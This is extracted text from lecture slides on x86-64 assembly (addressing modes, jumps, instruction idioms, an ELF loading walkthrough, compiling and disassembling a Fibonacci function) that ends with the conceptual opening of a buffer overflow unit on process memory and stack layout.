- **Register:** Use the value in the specified register.
- **Direct memory:** Use the value at the specified memory address.

Examples

```
movq $172, %rdi
```

```
movq %rcx, %rdi
```

```
movq 0x172, %rdi
```

x86-64 Indirect Addressing Modes

The x86-64 ISA also supports **indirect addressing**: specifying a memory address by some computation.

- **Register indirect:** The address is stored in the specified register.
- **Register indexed:** The address is a constant offset of the value in the specified register.
- **Instruction-pointer relative:** The address is indexed relative to `%rip`.

Examples


```
movq (%rax), %rdi
```

```
movq 172(%rax), %rdi
```

```
movq 172(%rip), %rdi
```

Base Indexed Scale Displacement

The most general form of indirect addressing supported by x86-64 is the **base indexed scale displacement** mode.



This mode refers to the address
Base + Index^{*}Scale + Displacement.

If unspecified, **Index** and **Displacement** default to **0**, and **Scale** defaults to **1**.

Jump Instructions

The x86-64 jump instructions, `jmp` and `j<condition>`, take a **label** as their operand, which identifies a location in the code.

Example from `fib.s`

```
jge LBB0_1
...
LBB0_1:
    leaq -1(%rbx), %rdi
```

Example from `objdump fib`

```
jge 5 <_fib+0x15>
...
15:
    leaq -1(%rbx), %rdi
```

- Labels can be **symbols**, **exact addresses**, or **relative addresses**.
- An **indirect jump** takes as its operand an **indirect address**.

Example: `jmp *%eax`

Assembly Idiom 1

The XOR opcode, “xor A, B,” computes the bitwise XOR of A and B.

Question: What does the following assembly do?

```
xor %rax, %rax
```

Answer: Zeros the register.

Assembly Idiom 2

The test opcode, “**test A, B**,” computes the bitwise AND of **A** and **B** and discard the result, preserving the RFLAGS register.

Status flags in RFLAGS

| Bit | Abbreviation | Description |
|-----|--------------|-------------|
| 0 | CF | Carry |
| 2 | PF | Parity |
| 4 | AF | Adjust |
| 6 | ZF | Zero |
| 7 | SF | Sign |
| 11 | OF | Overflow |

Question: What does the **test** instruction test for in the following assembly snippets?

```
test %rcx, %rcx  
je 400c0a <mm+0xda>
```

```
test %rax, %rax  
cmovne %rax, %r8
```

Answer: Checks to see whether the register is 0.

Assembly Idiom 3

The x86-64 ISA includes several no-op (no operation) instructions, including “nop,” “nop A,” (no-op with an argument), and “data16.”

Question: What does this line of assembly do?

```
data16 data16 data16 nopw %cs:0x0(%rax,%rax,1)
```

Answer: Nothing!

Question: Why would the compiler generate assembly with these idioms?


Answer: Mainly, to optimize instruction memory (e.g., code size, alignment).

binary files

ELF¹⁰¹ a Linux executable walkthrough

ANGE ALBERTINI
CORKAMICOM

DISSECTED FILE




LOADING PROCESS

1 HEADER

THE ELF HEADER IS PARSED
THE PROGRAM HEADER IS PARSED
(SECTIONS ARE NOT USED)

2 MAPPING

THE FILE IS MAPPED IN MEMORY
ACCORDING TO ITS SEGMENT(S)



3 EXECUTION

ENTRY IS CALLED
SYSCALLS¹⁰¹ ARE ACCESSED VIA:
- SYSCALL NUMBER IN THE R7 REGISTER
- CALLING INSTRUCTION SVC


TRIVIA

THE ELF WAS FIRST SPECIFIED BY U.S. L. AND U.I.
FOR UNIX SYSTEM V, IN 1989

THE ELF IS USED, AMONG OTHERS, IN:

- LINUX, ANDROID, *BSD, SOLARIS, BEOS
- PSP, PLAYSTATION 2-4, DREAMCAST, GAMECUBE, WII
- VARIOUS OSES MADE BY SAMSUNG, ERICSSON, NOKIA,
- MICROCONTROLLERS FROM ATMEL, TEXAS INSTRUMENTS

The Four Stages of Compilation



Assembly Code to Executable

Assembly code fib.s

```

_fib:    .p2align 4, 0x90
## @fib
pushq   %rbp
movq    %rsp, %rbp
pushq   %r14
pushq   %rbx
movq    %rdi, %rbx
cmpq    $2, %rbx
jge     LBB0_1
movq    %rbx, %rax
jmp     LBB0_3

LBB0_1:
leaq    -1(%rbx), %rdi
callq   _fib
movq    %rax, %r14
addq    $-2, %rbx
movq    %rbx, %rdi
callq   _fib
addq    %r14, %rax

LBB0_3:
popq    %rbx
popq    %r14
popq    %rbp
retq

```

Assembling

\$ clang fib.s -o fib.o

Machine code

| | |
|----------|----------|
| 01010101 | 01001000 |
| 10001001 | 11100101 |
| 01010011 | 01001000 |
| 10000011 | 11101100 |
| 00001000 | 10001001 |
| 01111101 | 11110100 |
| 10000011 | 01111101 |
| 11110100 | 00000001 |
| 01111111 | 00001000 |
| 10001011 | 01000101 |
| 11110100 | 10001001 |
| 01000101 | 11110000 |
| 11101011 | 00011101 |
| 10001011 | 01000101 |
| 11110100 | 10001101 |
| 01111000 | 11111111 |
| 11101000 | 11011011 |
| 11111111 | 11111111 |
| 11111111 | 10001001 |
| 11000011 | 10001011 |
| 01000101 | 11110100 |

You can edit fib.s and assemble with clang.

Disassembling

Source, machine, & assembly

Binary executable
fib with debug
symbols (i.e.,
compiled with **-g**):

```
$ objdump -S fib
```

```
Disassembly of section __TEXT,__text:  
_fib:  
; int64_t fib(int64_t n) {  
    0: 55                      pushq %rbp  
    1: 48 89 e5                movq %rsp, %rbp  
    4: 41 56                  pushq %r14  
    6: 53                      pushq %rbx  
    7: 48 89 fb                movq %rdi, %rbx  
; if (n < 2) return n;  
    a: 48 83 fb 02              cmpq $2, %rbx  
    e: 7d 05                  jge  5 <_fib+0x15>  
;  
    10: 48 89 d8               movq %rbx, %rax  
    13: eb 1b                  jmp   27 <_fib+0x30>  
; return (fib(n-1) + fib(n-2));  
    15: 48 8d 7b ff              leaq  -1(%rbx), %rdi  
    19: e8 e2 ff ff ff          callq -30 <_fib>  
    1e: 49 89 c6                movq %rax, %r14  
    21: 48 83 c3 fe              addq $-2, %rbx  
    25: 48 89 df                movq %rbx, %rdi  
    28: e8 d3 ff ff ff          callq -45 <_fib>  
    2d: 4c 01 f0                addq %r14, %rax  
;  
    30: 5b                      popq %rbx  
    31: 41 5e                  popq %r14  
    33: 5d                      popq %rbp  
    34: c3                      retq
```


binary exploits

ocess

Programs as Data

fascinating.

- Process follows its instructions w/o question.
- Process can rewrite its own instructions!
- Process can perform I/O



John Von Neumann

ITU CPH

ocess

Programs as Data


ascinating.

- Process follows its instructions w/o question.
- Process can rewrite its own instructions!
- Process can perform I/O

what could possibly go wrong?



Buffer Overflow Attack



Buffer Overflow Attack

Process, Anatomy

A process in memory consists of:


- **text** instructions (the program)
- **data** variables (static size)
- **kernel** command-line parameters
- **heap** large data (malloc)

and our main actor:

- **stack** function calls; parameters, return address, function-local variables.

Elements arranged as depicted.

Stack & heap grow as depicted.



Buffer Overflow Attack

Process, Anatomy

process in memory consists of:


- **text** instructions (the program)
- **data** variables (static size)
- **kernel** command-line parameters
- **heap** large data (malloc)

and our main actor:

- **stack** function calls; parameters, return address, function-local variables.

elements arranged as depicted.

stack & heap grow as depicted.



Buffer Overflow Attack

Stack, Anatomy


Function call allocates a stack frame.

- parameters, return address, function-local variables (e.g. array buffer)

Recursive call? Push a new stack frame. (cool)

Data written into allocated buffer during function execution written **bottom-up**

- otherwise you could overwrite **text**!



